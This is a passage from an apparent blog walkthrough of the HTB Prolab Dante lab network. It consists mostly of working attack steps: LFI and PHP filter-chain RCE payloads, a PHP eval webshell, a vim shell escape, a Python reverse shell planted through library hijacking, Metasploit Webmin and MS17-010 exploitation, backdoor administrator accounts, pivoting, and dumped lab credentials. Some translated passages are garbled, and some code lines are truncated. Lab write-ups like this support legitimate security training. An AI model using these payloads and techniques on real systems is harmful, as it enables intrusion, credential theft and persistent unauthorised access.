But accessing /wordpress doesn't give you access to WordPress services, and scanning the directory doesn't give you useful results.

Read the flag directly in the margaret directory.

```
http://172.16.1.10/nav.php?page=../../../../../../../../../home/margaret/flag.txt
```

I got a 500 response when I accessed . If there is no file that does not exist, it should be 200, which means that the file exists, but the service is wrong due to the php file included.
/nav.php? page=../../../../../../../../../var/www/html/wordpress/index.php

The php file contains source code that can be read via filter.

```
page=php://filter/convert.base64-encode/resource=../../../../../../../../../var/www/html/wordpres
s/in
```

You can also use the filter chain to RCE。

```
POST
/nav.php?page=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|conve
rt.iconv.UT Host: 172.16.1.10 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q= Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close
Content-Type: application/x-www-form-urlencoded Content-Length: 4

0=ls
```

Write to a webshell.

```
0=echo+'<?php+eval($_POST["pass"]);'+>e.php
```

After getting the webshell, get the password of the user margaret in the wp-config.php

```
define( 'DB_NAME' 'wordpress' );

/** MySQL database username */ define( 'DB_USER', 'margaret' );

/** MySQL database password */ define( 'DB_PASSWORD', 'Welcome1!2@3#' );
/** MySQL hostname */ define( 'DB_HOST', 'localhost' );
```

But the weird thing is that Access Deny is returned when you connect to the database.

When you connect using SSH, you find that the user is not allowed to log in remotely.

```
root@DANTE-WEB-NIX01:/tmp# ssh margaret@172.16.1.10 /etc/ssh/ssh_config: line 53: Bad configuration option: denyusers /etc/ssh/ssh_config: line 54: Bad configuration option: permitrootlogin /etc/ssh/ssh_config: terminating, 2 bad configuration options
```

Mention to Magaret: Bash Escape Aft Bang Hinter Shel, Meal Vegetarian Swich to Margaret Usser, Bad Ah Lott Undergraduate Manztang 'Twerk:

You are in a limited shell. Type '?' or 'help' to get the list of allowed commands

Only a few of the following commands can be used.

```
margaret:~$ help cd clear exit help history lpath lsudo vim
```

Querying gtfobins, vim can open shells, file reads, file downloads, and more.

But there are many restrictions on the target, including shell limitations, file path restrictions, etc.

```
*** forbidden path: /root/flag.txt
```

Direct execution is restricted. However, if you enter vim first and then execute to bypass the throttling. vim -c ':set shell=/bin/sh|:shell' :set shell=/bin/sh|:shell

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 17/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
ls 1 channels.json Desktop Documents Downloads dpipe flag.txt flag.txt~ flag.txy~ flag.txz~ integration_logs.json linpeas_fat.sh linpeas.sh Music out1.txt out2.txt Pictures project Public secure snap sudo team Templates test users.json Videos welcome
```

/root/flag.txt still can't be read after bypassing

Raised to Root: Tretto (unsuccessful), Uplod Tretto, Askaning, Anderex, Pleut, Turtat, Intergrat, Sweesgott, Hubins, Andre Nukes, Scommont, Elevatian, Ben Pliveletsch, Vulnerabier.

```
v0.0.14
https://github.com/liamg/traitor
```

[+] Assessing machine state... [+] Checking for opportunities... [+][polkit:CVE-2021-3560] Polkit version is vulnerable! [+][polkit:CVE-2021-3560] System is vulnerable! Run again with '--exploit polkit:CVE-2021-3560' to ex [+][kernel:CVE-2022-0847] Kernel version 5.15.0 is vulnerable! [+][kernel:CVE-2022-0847] System is vulnerable! Run again with '--exploit kernel:CVE-2022-0847' to ex

Tried CVE-2021-3560 and CVE-2022-0847 without success.

Elevate privileges to frank: Slack infiltration View the process list and see that the frank user is using Slack. The export file was found in the /home/frank/Downloads/ directory: Test Workspace Slack export 2020.zip May 17 2020 - May 18

Download the export file locally. Secure/2020-05-18.json contains some of the chat history. To extract the chat:

"text": "<@U013CT40QHM> set the channel purpose: discuss network security", "text": "<@U014025GL3W> has joined the channel", "text": "Hi Margaret, I created the channel so we can discuss the network security - in private!", "text": "Hi Margaret, "text": "Great idea, Frank", "text": "Great idea, "text": "We need to migrate the Slack workspace to the new Ubuntu images, can you do this today?", "text": "We need to migrate the Slack workspace to the new Ubuntu images, "text": "Sure, but I need my password for the Ubuntu images, I haven't been given it yet", "text": "Sure, but I need my password for the Ubuntu images, "text": "Ahh sorry about that - its STARS5678FORTUNE401", "text": "Thanks very much, I'll get on that now.", "text": "Thanks very much, "text": "No problem at all. I'll make this channel private from now on - we cant risk another breach" "text": "Please get rid of my admin privs on the Ubuntu box and go ahead and make yourself an admin a "text": "Thanks, will do", "text": "Thanks, "text": "I also set you a new password on the Ubuntu box - 69F15HST1CX, same username", "text": "I also set you a new password on the Ubuntu box - 69F15HST1CX,

frank/69F15HST1CX

However, the password does not work to log in to Frank. Slack export files may have sensitive content in chat logs. Encrypted, the original record is located at the following path: ~/.config/Slack/exported_data/secure/2020-05-18.json

"text": "<@U013CT40QHM> set the channel purpose: discuss network security", "text": "<@U014025GL3W> has joined the channel", "text": "Hi Margaret, I created the channel so we can discuss the network security - in private!", "text": "Hi Margaret, "text": "Great idea, Frank", "text": "Great idea, "text": "We need to migrate the Slack workspace to the new Ubuntu images, can you do this today?", "text": "We need to migrate the Slack workspace to

the new Ubuntu images, "text": "Sure, but I need my password for the Ubuntu images, I haven't been given it yet", "text": "Sure, but I need my password for the Ubuntu images, "text": "Ahh sorry about that - its STARS5678FORTUNE401", "text": "Thanks very much, I'll get on that now.", "text": "Thanks very much, "text": "No problem at all. I'll make this channel private from now on - we cant risk another breach" "text": "Please get rid of my admin privs on the Ubuntu box and go ahead and make yourself an admin a "text": "Thanks, will do", "text": "Thanks, "text": "I also set you a new password on the Ubuntu box - TractorHeadtorchDeskmat, same username", "text": "I also set you a new password on the Ubuntu box - TractorHeadtorchDeskmat,

The correct password should be TractorHeadtorchDeskmat。

Elevation to root: python hijacking Notice an entry in the linPEAS results: which contains the file: /home/frank/apache_restart.py Searching root files in home dirs

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 19/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
import call import urllib url = urllib.urlopen(localhost) page= url.getcode() if page ==200: print
("We're all good!") else: print("We're failing!") call(["systemctl start apache2"], shell=True)
```

You can see that the owner of the script is root, and its function is to monitor the status of apache2 and complete the startup of apache2. However, the script does not add a loop, and guesses whether a scheduled task is used or a while loop is used to execute it.

Looking at the process with ps, the script is not running directly.

```
ps aux | grep apache_restart frank 23140 0.0 0.0 3312 720 ? S 22:45 0:00 grep
apache_restart
```

Looking at the scheduled task directory, a search for apache_restart is also inconclusive, and the scheduled task may be hidden.

```
cd /etc/cron.d grep -r apache_restart
```

You can use pspy to find the hidden scheduled task, and you can see that the root user directly executes the apache_restart.py with /usr/sbin/CRON.

```
2023/12/25 22:57:59 CMD: UID=0 PID=1 | /sbin/init auto noprompt 2023/12/25 22:58:01
CMD: UID=0 PID=24240 | /usr/sbin/CRON -f 2023/12/25 22:58:01 CMD: UID=0 PID=24242 |
/bin/sh -c python3 /home/frank/apache_restart.py; sle 2023/12/25 22:58:01 CMD: UID=0
PID=24243 | python3 /home/frank/apache_restart.py 2023/12/25 22:58:01 CMD: UID=0
PID=24244 | sleep 1 2023/12/25 22:58:02 CMD: UID=1000 PID=24245 |
/snap/slack/65/usr/lib/slack/slack --no-sandbox --exe 2023/12/25 22:58:02 CMD: UID=0
PID=24246 | rm /home/frank/call.py 2023/12/25 22:58:02 CMD: UID=0 PID=24247 | sleep 1
2023/12/25 22:58:03 CMD: UID=0 PID=24248 |
```

But the apache_restart.py itself can't be modified, but apache_restart.py calls the call.py and urllib libraries, because when the library is called in python, it will be loaded from the current directory first, and if the urllib.py is written directly in the /home/frank directory, then the program will preferentially load the urllib.py we wrote.

Write a python script that bounces the shell.

```
import
os,pty,socket;s=socket.socket();s.connect(("10.10.14.5",9998));[os.dup2(s.fileno(),f)for f in(
```

Listen on port 9998

```
nc -lvp 9998
```

Write the python script to /home/frank/urllib.py

Wait for some time and then get the root shell successfully.

```
└─$ nc -lvvp 9998 Listening on 0.0.0.0 9998 Connection received on 10.10.110.3 19185
root@DANTE-NIX02:~# pwd pwd /root root@DANTE-NIX02:~# cat /root/flag.txt cat
/root/flag.txt DANTE{L0v3_m3_S0m3_H1J4CK1NG_XD} root@DANTE-NIX02:~#
```

Linux: 172.16.1.17 Open Ports:

172.16.1.17 80 172.16.1.17 139 172.16.1.17 445 172.16.1.17 10000

Port 80 source code leak Port 80 deploys the Apache service and gives a webmin-1.900.zip file.

The leaked webmin version 1.900 has a number of vulnerabilities that can be searched directly in searchsploit.

Webmin 1.900 - Remote Command Execution (Metasploit) | cgi/remo Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) | linux/re Webmin 1.920 - Remote Code Execution | linux/we Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit) | linux/re Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit) | linux/we Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF) | linux/we Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF) | linux/we Webmin 1.984 - Remote Code Execution (Authenticated) | linux/we Webmin 1.996 - Remote

Code Execution (RCE) (Authenticated) | linux/we Webmin 1.x - HTML Email Command Execution | cgi/weba Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure | multiple Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure | multiple Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit) | linux/we -- --------- Shellcodes: No Results

http://172.16.1.17/webmin/ gives a perl file directly.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 21/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
#!/usr/bin/perl # Display all Webmin modules visible to the current user

BEGIN { push(@INC, "."); }; use WebminCore;

&init_config(); &ReadParse(); $hostname = &get_display_hostname(); $ver =
&get_webmin_version(); &get_miniserv_config(\%miniserv); if ($gconfig{'real_os_type'}) { if
($gconfig{'os_version'} eq "*") { $ostr = $gconfig{'real_os_type'}; } else { $ostr =
"$gconfig{'real_os_type'} $gconfig{'real_os_version'}"; } } else { $ostr = "$gconfig{'os_type'}
$gconfig{'os_version'}"; } %access = &get_module_acl();

# Build a list of all modules @modules = &get_visible_module_infos();

if (!defined($in{'cat'})) { # Maybe redirect to some module after login local $goto =
&get_goto_module(\@modules); if ($goto) { &redirect($goto->{'dir'}.'/'); exit; } }

$gconfig{'sysinfo'} = 0 if ($gconfig{'sysinfo'} == 1);

if ($gconfig{'texttitles'}) { @args = ( $text{'main_title2'}, undef ); } else { @args = (
$gconfig{'nohostname'} ? $text{'main_title2'} : &text('main_title', $ver, $hostname, $ostr),
"images/webmin-blue.png" ); if ($gconfig{'showlogin'}) { $args[0] = $remote_user." :
".$args[0]; } } &header(@args, undef, undef, 1, 1, $tconfig{'brand'} ? "<a
href=$tconfig{'brand_url'}>$tconfig{'brand'}</a>" : $gconfig{'brand'} ? "<a
href=$gconfig{'brand_url'}>$gconfig{'brand'}</a>" : "<a
href=http://www.webmin.com/>$text{'main_homepage'}</a>" ); print "<center><font
size=+1>", &text('main_version', $ver, $hostname, $ostr),"</font></center>\n" if
(!$gconfig{'nohostname'}); print "<hr id='header_hr'><p>\n";
```

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 22/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog print $text{'main_header'};

```
if (!@modules) { # use has no modules! print "<p
class='main_none'><b>$text{'main_none'}</b><p>\n"; } elsif
($gconfig{"notabs_${base_remote_user}"} == 2 || $gconfig{"notabs_${base_remote_user}"}
== 0 && $gconfig{'notabs'}) { # Generate main menu with all modules on one page print
```

```
"<center><table id='mods' cellpadding=5 cellspacing=0 width=100%>\n"; $pos = 0; $cols =
$gconfig{'nocols'} ? $gconfig{'nocols'} : 4; $per = 100.0 / $cols; foreach $m (@modules) { if
($pos % $cols == 0) { print "<tr $cb>\n"; } print "<td valign=top align=center
width=$per\%>\n"; local $idx = $m->{'index_link'}; print "<table border><tr><td><a
href=$gconfig{'webprefix'}/$m->{'dir'}/$idx>", "<img src=$m->{'dir'}/images/icon.gif border=0
", "width=48 height=48></a></td></tr></table>\n"; print "<a
href=$gconfig{'webprefix'}/$m->{'dir'}/$idx>$m->{'desc'}</a></td>\n"; if ($pos % $cols ==
$cols - 1) { print "</tr>\n"; } $pos++; } print "</table></center><p><hr id='mods_hr'>\n"; } else
{ # Display under categorised tabs &ReadParse(); %cats = &list_categories(\@modules);
@cats = sort { $b cmp $a } keys %cats; $cats = @cats; $per = $cats ? 100.0 / $cats : 100; if
(!defined($in{'cat'})) { # Use default category if (defined($gconfig{'deftab'}) &&
&indexof($gconfig{'deftab'}, @cats) >= 0) { $in{'cat'} = $gconfig{'deftab'}; } else { $in{'cat'} =
$cats[0]; } } elsif (!$cats{$in{'cat'}}) { $in{'cat'} = ""; } print "<table id='cattabs' border=0
cellpadding=0 cellspacing=0 height=20><tr>\n"; $usercol = defined($gconfig{'cs_header'}) ||
defined($gconfig{'cs_table'}) || defined($gconfig{'cs_page'}); foreach $c (@cats) { $t =
$cats{$c}; if ($in{'cat'} eq $c) { print "<td class='usercoll' valign=top $cb>", $usercol ? "<br>" :
"<img src=images/lc2.gif alt=\"\">","</td>\n"; print "<td class='usercolc' id='selectedcat'
$cb>&nbsp;<b>$t</b>&nbsp;</td>\n print "<td class='usercolr' valign=top $cb>", $usercol ?
"<br>" : "<img src=images/rc2.gif alt=\"\">","</td>\n"; } else { print "<td class='usercoll'
valign=top $tb>", $usercol ? "<br>" : "<img src=images/lc1.gif alt=\"\">","</td>\n";
```

```
print "<td class='usercolc' $tb>&nbsp;",
"<a href=$gconfig{'webprefix'}/?cat=$c><b>$t</b></a>&nbsp;</td>\n"; print "<td
class='usercolr' valign=top $tb>", $usercol ? "<br>" : "<img src=images/rc1.gif
alt=\"\">","</td>\n"; } print "<td width=10></td>\n"; } print "</tr></table> <table id='mods'
border=0 cellpadding=0 cellspacing=0 ", "width=100% $cb>\n"; print "<tr><td><table
width=100% cellpadding=5>\n";
```

```
# Display the modules in this category $pos = 0; $cols = $gconfig{'nocols'} ?
$gconfig{'nocols'} : 4; $per = 100.0 / $cols; foreach $m (@modules) { next if
($m->{'category'} ne $in{'cat'});
```

```
if ($pos % $cols == 0) { print "<tr>\n"; } local $idx = $m->{'index_link'}; print "<td valign=top
align=center width=$per\%>\n"; print "<table border bgcolor=#ffffff><tr><td><a
href=$gconfig{'webprefix'}/$m->{'dir' "<img src=$m->{'dir'}/images/icon.gif alt=\"\"
border=0></a>", "</td></tr></table>\n"; print "<a
href=$gconfig{'webprefix'}/$m->{'dir'}/$idx>$m->{'desc'}</a></td>\n"; if ($pos++ % $cols ==
$cols - 1) { print "</tr>\n"; } } while($pos++ % $cols) { print "<td width=$per\%></td>\n"; }
print "</table></td></tr></table><p><hr id='mods_hr'>\n"; }
```

```
# Check for incorrect OS if (&foreign_check("webmin")) { &foreign_require("webmin",
"webmin-lib.pl"); &webmin::show_webmin_notifications(); }
```

```
if ($miniserv{'logout'} && !$ENV{'SSL_USER'} && !$ENV{'LOCAL_USER'} &&
!$ENV{'ANONYMOUS_USER'} && $ENV{'HTTP_USER_AGENT'} !~ /webmin/i) { print
"<table id='altlogout' width=100% cellpadding=0 cellspacing=0><tr>\n"; if
($main::session_id) { print "<td align=right><a href='session_login.cgi?logout=1'>",
"$text{'main_logout'}</a></td>\n"; } else { print "<td align=right><a href=switch_user.cgi>",
"$text{'main_switch'}</a></td>\n"; } print "</tr></table>\n"; }
```

```
print $text{'main_footer'}; &footer();
```

webmin service RCEhttps://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 24/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

A webmin service is deployed on port 10000, combined with the username and password obtained from Monitor:

admin/password6543 admin/Password6543

A successful login can be done with a second password, and 1.900 has a lot of vulnerabilities.

Some exps are integrated into MSF.

```
Matching Modules ================

# Name Disclosure Date Rank Check Description - ---- --------------- ---- ----- ----------- 0
exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06 excellent Yes Webmin /file/ 1
auxiliary/admin/webmin/file_disclosure 2006-06-30 normal No Webmin File D 2
exploit/linux/http/webmin_file_manager_rce 2022-02-26 excellent Yes Webmin File M 3
exploit/linux/http/webmin_package_updates_rce 2022-07-26 excellent Yes Webmin Packag
4 exploit/linux/http/webmin_packageup_rce 2019-05-16 excellent Yes Webmin Packag 5
exploit/unix/webapp/webmin_upload_exec 2019-01-17 excellent Yes Webmin Upload 6
auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06 normal No Webmin edit_h 7
exploit/linux/http/webmin_backdoor 2019-08-10 excellent Yes Webmin passwo
```

But I couldn't succeed with the following exps

exploit/linux/http/webmin_packageup_rce (webmin<=1.900)
exploit/linux/http/webmin_file_manager_rce (webmin v1.984)

In the end, I succeeded by taking advantage of this exp:

exploit/linux/http/webmin_packageup_rce (<=1.910)

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 25/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
msf6 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 172.16.1.17 RHOSTS =>
172.16.1.17 msf6 exploit(linux/http/webmin_packageup_rce) > set username admin
username => admin msf6 exploit(linux/http/webmin_packageup_rce) > set password
Password6543 password => Password6543 msf6 exploit(linux/http/webmin_packageup_rce)
```

```
> set LPORT 5555 LPORT => 5555 msf6 exploit(linux/http/webmin_packageup_rce) > set
LHOST 10.10.14.5 LHOST => 10.10.14.5 msf6 exploit(linux/http/webmin_packageup_rce) >
run
```

```
[*] Started reverse TCP handler on 10.10.14.5:5555 [+] Session cookie:
e1dece8037d8d0ad4eb308ceb0166993 [*] Attempting to execute the payload... [*]
Command shell session 12 opened (10.10.14.5:5555 -> 10.10.110.3:40521) at 2023-12-26
03:17:45 -05
```

```
whoami root
```

At the beginning, I got sh, and I couldn't cut the directory and couldn't read /root/flag.txt, which may have restricted sh, and I could read the file normally after entering bash.

```
echo $0 bash cat /root/flag
```

There is a user lou in the user directory, but there is no flag in Desktop.

Windows: 172.16.1.20 (DANTE-DC01) MS17-010 There are a total of four exps for MS17-010 in MSF:

```
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 Et 1
exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 Et 2
auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 Et 3
auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SM
```

1. exploit/windows/smb/ms17_010_eternalblue can be used if there is MS17-010 vulnerability, which is not very stable, easy to be identified by killing software, and has a probability of causing a blue screen on the target machine 2. exploit/windows/smb/ms17_010_psexec needs to be opened by naming the pipe, with module 3, which is more stable than ms17_010_eternalblue and can bypass some soft killings. 3. auxiliary/admin/smb/ms17_010_command This module is the most stable of all exploits and will not be intercepted by soft killing, etc. You can directly use commands to add users, enable 3389, download Rat, and so on.

4. auxiliary/scanner/smb/smb_ms17_010 is used to detect the existence of the ms17-010 vulnerability

We can first use auxiliary/scanner/smb/smb_ms17_010 to detect the existence of vulnerabilities. Note that the multi/manage/autoroute module can automatically add routes before exploiting them.

```
use multi/manage/autoroute set session 1 exploit
```

Detect vulnerabilities

```
use auxiliary/scanner/smb/smb_ms17_010 set RHOSTS 172.16.1.20 exploit
```

```
[+] 172.16.1.20:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2
Standard [*] 172.16.1.20:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module
execution completed
```

Use the use exploit/windows/smb/ms17_010_psexec module to exploit it. Payload can also use set payload windows/meterpreter/reverse_tcp to get a meterpreter。

```
use exploit/windows/smb/ms17_010_psexec set rhost 172.16.1.20 set lhost 10.10.14.5 # set
payload windows/meterpreter/reverse_tcp set payload generic/shell_reverse_tcp run
```

```
[*] Started reverse TCP handler on 10.10.14.5:4444 [*] 172.16.1.20:445 - Target OS:
Windows Server 2012 R2 Standard 9600 [*] 172.16.1.20:445 - Built a write-what-where
primitive... [+] 172.16.1.20:445 - Overwrite complete... SYSTEM session obtained! [*]
172.16.1.20:445 - Selecting PowerShell target [*] 172.16.1.20:445 - Executing the payload...
[+] 172.16.1.20:445 - Service start timed out, OK if running a command or non-service
executable... [*] Command shell session 2 opened (10.10.14.5:4444 -> 10.10.110.3:41827)
at 2023-12-25 03:15:33 -050
```

```
Shell Banner: Microsoft Windows [Version 6.3.9600] -----
```

```
C:\Windows\system32>
```

The SYSTEM shell was successfully obtained。

To view the users in the Users directory:

```
12/25/2023 03:08 AM <DIR> katwamba 01/08/2021 12:26 PM <DIR> MediaAdmin$
08/22/2013 03:39 PM <DIR> Public 06/10/2020 11:23 AM <DIR> test 07/19/2022 04:33 PM
<DIR> xadmin
```

katwamba test xadmin

Find flag.txt in the directory. There is also a employee_backup.xlsx file in this directory that you can download back. katwamba\Desktop

```
meterpreter > download "C:\Users\katwamba\Desktop\employee_backup.xlsx"
/project/HTB/ProLab/Dante
```

There are a lot of usernames and passwords included in the file.

asmith Princess1 smoggat Summer2019 tmodle P45678! ccraven Password1 kploty Teacher65 jbercov 4567Holiday1 whaguey acb123 dcamtan WorldOfWarcraft67 tspadly RopeBlackfieldForwardslash ematlis JuneJuly1TY fglacdon FinalFantasy7 tmentrso 65RedBalloons dharding WestminsterOrange5 smillar MarksAndSparks91 bjohnston Bullingdon1 iahmed Sheffield23 plongbottom PowerfixSaturdayClub777 jcarrot Tanenbaum0001 lgesley SuperStrongCantForget123456789

User Comment Information Leak When .net users look at the user, they see that there is an mrb3n user, and when they look further at the user's information, they can find the password and flag in the comment.

mrb3n/S3kur1ty2020!

```
C:\Windows\system32>net user mrb3n net user mrb3n User name mrb3n Full Name mrb3n
Comment mrb3n was here. I used keep my password S3kur1ty2020! here but have sinc
User's comment Country/region code 000 (System Default) Account active Yes Account
expires Never

Password last set 7/31/2020 3:43:25 PM Password expires 1/27/2021 3:43:25 PM Password
changeable 7/31/2020 3:43:25 PM Password required Yes User may change password Yes

Workstations allowed All Logon script User profile Home directory Last logon Never

Logon hours allowed All

Local Group Memberships Global Group memberships *Domain Users The command
completed successfully.
```

In-domain information collection (with credentials) With the domain users mrb3n/s3kur1ty2020! , you can use BloodHound to collect in-domain information.

The advantage of bloodhound-python over SharpHound is that it does not need to be landed in the domain machine, but it should be noted that UDP requests cannot go through the socks proxy, but the –dns-tcp parameter can send dns requests in TCP mode, so that bloodhound-python cannot resolve to the domain name.

```
p -q bloodhound-python --zip -c All -d DANTE.local -u mrb3n -p 'S3kur1ty2020!' -dc
DANTE-DC01.DANTE.l
```

However, the target return cannot be successfully authenticated, is it because the password is wrong?

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 29/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
INFO: Found AD domain: dante.local INFO: Getting TGT for user WARNING: Failed to get
Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection er INFO:
Connecting to LDAP server: DANTE-DC01.DANTE.local ERROR: Failure to authenticate
with LDAP! Error 8009030C: LdapErr: DSID-0C0905FB, comment: AcceptSecu Traceback
(most recent call last): File "/home/kali/.local/bin//bloodhound-python", line 8, in <module>
sys.exit(main()) ^^^^^^ File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/__init__.py", line 338, in main
bloodhound.run(collect=collect, File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/__init__.py", line 79, in run
self.pdc.prefetch_info('objectprops' in collect, 'acl' in collect,
cache_computers=do_computer_en File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 523, in
prefetc self.get_objecttype() File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 240, in
get_obj self.ldap_connect() File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 69, in
ldap_con ldap = self.ad.auth.getLDAPConnection(hostname=self.hostname, ip=ip,
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ File
"/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/authentication.py", line 119, in
raise CollectionException('Could not authenticate to LDAP. Check your credentials and
LDAP server bloodhound.ad.utils.CollectionException: Could not authenticate to LDAP.
Check your credentials and L
```

Add a backdoor user Use MeterPreter to add a backdoor user and make sure that the password complies with the password policy.

```
meterpreter > run post/windows/manage/enable_rdp username="dummykitty"
password="!QAZ2wsx#EDC"
```

```
[*] Enabling Remote Desktop [*] RDP is already enabled [*] Setting Terminal Services
service startup mode [*] Terminal Services service is already set to auto [*] Opening port in
local firewall if necessary [*] Setting user account for logon [*] Adding User: dummykitty with
Password: !QAZ2wsx#EDC [*] Adding User: dummykitty to local group 'Remote Desktop
Users' [*] Hiding user from Windows Login screen [*] Adding User: dummykitty to local group
'Administrators' [*] You can now login with the created user
```

Or do it manually in the shell.

```
net user dummykitty !QAZ2wsx#EDC /add net localgroup administrators dummykitty /add
```

If Remote Desktop Services is not enabled on the target machine, modify the registry.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d
```

I don't know why I can't log in properly after adding it.

Host survivability scanhttps://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 30/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Some of the general network discovery commands are as follows, but none of the other network segments are found.

```
ipconfig /all #Info about interfaces route print #Print available routes arp -a #Know hosts netstat -ano #Opened ports? type C:\WINDOWS\System32\drivers\etc\hosts ipconfig /displaydns | findstr "Record" | findstr "Name Host"
```

Scan the 172.16.2.0/24 segment in DC01 and find the surviving host 172.16.2.5

```
C:\Windows\system32>(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply" (for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply" Reply from 172.16.2.5: bytes=32 time<1ms TTL=127
```

Windows: 172.16.2.5 (DANTE-DC02) Port scanning The 172.16.2.5 host is only accessible to 172.16.1.20. MSF can automatically add routes with the help of sessions in 172.16.1.20 and then perform port scans for 172.16.2.5.

Execute autoroute in session 172.16.1.20

```
meterpreter > run autoroute -s 172.16.2.0/24
```

Then use auxiliary/scanner/portscan/tcp for port scanning。

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.2.5 RHOSTS => 172.16.2.5 msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10 THREADS => 10 msf6 auxiliary(scanner/portscan/tcp) > run
```

The following describes how the ports are opened:

```
[+] 172.16.2.5: - 172.16.2.5:53 - TCP OPEN [+] 172.16.2.5: - 172.16.2.5:88 - TCP OPEN [+]
172.16.2.5: - 172.16.2.5:139 - TCP OPEN [+] 172.16.2.5: - 172.16.2.5:135 - TCP OPEN [+]
172.16.2.5: - 172.16.2.5:389 - TCP OPEN [+] 172.16.2.5: - 172.16.2.5:445 - TCP OPEN [+]
172.16.2.5: - 172.16.2.5:464 - TCP OPEN [+] 172.16.2.5: - 172.16.2.5:593 - TCP OPEN [+]
172.16.2.5: - 172.16.2.5:636 - TCP OPEN
```

The target has 88 ports open, most likely another DC.

Set up an agent:
chisel/msfhttps://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 31/65
11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

You can also upload chisel.exe to open a new SOCKS agent, in reverse mode, the server is deployed locally, and the remote can directly connect to the previously running server.

```
start /b ch.exe client 10.10.14.5:12345 R:0.0.0.0:1088:socks
```

Scan with fscan

```
fscan -h 172.16.2.0/24 -socks5 127.0.0.1:1088 -p
"1,7,9,13,19,21-23,25,37,42,49,53,69,79-81,85,88,105
```

```
___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__|
| | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.2 Socks5Proxy:
socks5://127.0.0.1:1088 start infoscan 172.16.2.5:53 open 172.16.2.5:88 open
172.16.2.5:135 open 172.16.2.5:139 open 172.16.2.5:389 open 172.16.2.5:445 open
172.16.2.5:5985 open 172.16.2.5:47001 open [*] alive ports len is: 8 start vulscan [*] NetInfo:
[*]172.16.2.5 [->]DANTE-DC02 [->]172.16.2.5 [*] WebTitle: http://172.16.2.5:47001 code:404
len:315 title:Not Found [*] WebTitle: http://172.16.2.5:5985 code:404 len:315 title:Not Found
has completed 8/8 [*] scan end, it took 8m38.713472155s to complete
```

fscan scanned a 172.16.2.5 machine named DANTE-DC02 with port 5985 open.

You can also use MSF directly to set up an agent

```
use auxiliary/server/socks_proxy set SRVPORT 1082 run
```

Enumerate usernames anonymously via SMB p -q -f ./proxychains_1088.conf crackmapexec smb 172.16.2.5 --users

```
SMB 172.16.2.5 445 DANTE-DC02 [*] Windows 10.0 Build 17763 x64 (name:DANTE-DC02
SMB 172.16.2.5 445 DANTE-DC02 [-] Error enumerating domain users using dc ip 17 SMB
172.16.2.5 445 DANTE-DC02 [*] Trying with SAMRPC protocol
```

cme gets the domain name DANTE. ADMIN

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 32/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

